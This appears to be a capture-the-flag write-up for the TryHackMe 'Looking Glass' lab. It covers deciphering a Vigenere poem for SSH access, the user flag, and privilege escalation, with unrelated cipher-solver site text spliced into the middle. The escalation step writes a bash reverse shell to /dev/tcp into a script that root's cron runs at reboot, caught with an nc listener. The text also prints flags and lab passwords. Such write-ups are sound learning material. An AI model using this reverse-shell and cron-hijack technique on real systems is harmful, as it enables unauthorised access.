
```
.84.214 closed.
:~# ssh -o StrictHostKeyChecking=no -p 11787
10.10.184.214
Warning: Permanently added '[10.10.184.214]:11787' (RSA) to the li
st of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
```

15. The result that we have found is the real service and requested us to solve the challenge to get access to the box Jabberwocky.
16. We immediately figured out that Jabberwocky must be a username or a key.
17. The result also returned a ciphered poem

18. We used the [Vigenere-cipher](#) website to decipher the poem and potentially find the secret.

19. We entered JABBERWOCKY as a key to decipher the poem, however it did not return the result we wanted

20. Then, we did automatic decryption in the [Vigenere-cipher](#) website.



I finally decided to open source the implementation of the substitution breaker.

Weiterlesen ...

2019-12-30 23:22

... and here comes support for Portuguese

This time both solvers have learnt to speak Portuguese.

Weiterlesen ...

2019-12-27 20:47

Solver: Support for Dutch added

The Vigenere Solver as well as the Substitution Solver now speak one additional language: Dutch. Some work was required, as my favorite site does not provide ngrams for Dutch.

Weiterlesen ...

```
Ivplyprr th pw clhoic pozc. :-)
```

If you would like to know how this Vigenere breaker works have a look at the bits & bytes corner (German only).

If you want to break a monoalphabetic substitution cipher instead try the Substitution Solver.

Input

Cipher Text:

```
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'
```

Cipher Variant: Classical Vigenere

Language: English

Key Length: 3-30
(e.g. 8 or a range e.g. 6-10)

Result


Clear text [hide]

Clear text using key "thealphabetcipher":

```
'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
```


21. It returned several keys and we saw THEALPHABETCIPHER key to decipher the key and we got the secret which was bewareTheJabberwock.

22. We entered the secret and it return a random word which was ProvokingPlatesReproachfullyCarry



```
wvyxaa.

Eno pz io yyhqho xyhbkhe wl sushf,
Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:ProvokingPlatesReproachfullyCarry
Connection to 10.10.184.214 closed.
root@ip-10-10-158-155:~#
```


23. We thought it must be something important.
24. We tried to enter the IP address using the username jabberwock using ssh jabberwock@IP ADDRESS command



```
root@ip-10-10-158-155:~# ssh jabberwock@10.10.184.214
The authenticity of host '10.10.184.214 (10.10.184.214)' can't be
established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ
0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.184.214' (ECDSA) to the list of
known hosts.
jabberwock@10.10.184.214's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$
```


25. The result requested a password and we entered the random word given just now
26. We have successfully entered as jabberwock temporarily

27. We immediately looked at the list directory in jabberwock and we saw 3 files which are poem.txt, twasBrillig.sh, and user.txt




```
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
```

28. We open the user.txt file and we got the flag
29. We got the flag }32a91196cab2d643f5d57d9e0173d56{mht



```
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
```

30. We noticed the flag is reversed and we used the **Reverse Text** website to reverse the flag therefore we have successfully reached the answer: thm{65d3710e9d75d5f346d2bac669119a23}



thm{65d3710e9d75d5f346d2bac669119a23}

Q2: `Get the root flag.`


Answer: thm{bc2337b6f97d057b01da718ced6ead3f}

Thought Process, Methodology and Attempts

First thing we do after gaining a foothold in the machine is always enumerate, we need to gather whatever information we can, as much as possible, to know about the vulnerabilities of the target machine that we could possibly exploit.


The best way to gather information about a system is by using a script that would automate all the tasks for us. And there is one script specifically that could be used for this task, which is LinEnum.sh.

1. For the root flag, we will start surveying around jabberwock's use.
2. We can start by using the sudo -l -l command to see the possible commands used in the jabberwock's user.




```
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ sudo -l -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:

Sudoers entry:
    RunAsUsers: root
    Options: !authenticate
    Commands:
        /sbin/reboot
```

3. As we can see, the /sbin/reboot command reboot the server every time when there's a login.
4. Afterwards, we looked at the twasBrillig.sh script to verify what it does.




```
    Commands:
        /sbin/reboot
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
```

5. The script walls the poem every time the user's login
6. After that, we can use cat /etc/crontab to see any automated programs hidden.




```
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ sudo /etc/crontab
[sudo] password for jabberwock:
sudo: /etc/crontab: command not found
jabberwock@looking-glass:~$
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --
report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --
report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --
report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

7. Tweedledum seems to be another user on this server.
8. It looks like we can use reverse shell to escalate our user privileges.
9. Robbie enter the reverse shell(`bash -i >& /dev/tcp/IP MACHINE/PORT 0>&1`) script into the twasBrillig.sh with nano text editor and save it.
10. Later, he also put up a listener on the machine's terminal to get access




```
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:~$ nano twasBrillig.sh
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.113.7 closed by remote host.
Connection to 10.10.113.7 closed.
```



humptydumpty@looking-glass: /home/alice ×
1211101662@kali: ~ ×
root@looking-glass: /root ×


```
┌──(1211101662㉿kali)-[~]
└─$ sudo nc -lvnp 8080
[sudo] password for 1211101662:
listening on [any] 8080 ...
connect to [10.18.38.175] from (UNKNOWN) [10.10.113.7] 54558
bash: cannot set terminal process group (929): Inappropriate ioctl for devic
e
bash: no job control in this shell
tweedledum@looking-glass:~$ whoami
whoami
tweedledum
tweedledum@looking-glass:~$ ls
```

11. Using the ls command we got a text file called humptydumpty.txt.



```
tweedledum@looking-glass:~$ whoami
whoami
tweedledum
tweedledum@looking-glass:~$ ls
ls
humptydumpty.txt
poem.txt
tweedledum@looking-glass:~$ cat humptydumpty
cat humptydumpty
cat: humptydumpty: No such file or directory
tweedledum@looking-glass:~$ ^[[A
cat humptydumpty
cat: humptydumpty: No such file or directory
tweedledum@looking-glass:~$ cat humptydumpty.txt
cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a7978777675747372717066e6d6c6b
tweedledum@looking-glass:~$
```


12. From our assumptions, the unreadable text could be a Hexadecimal string.
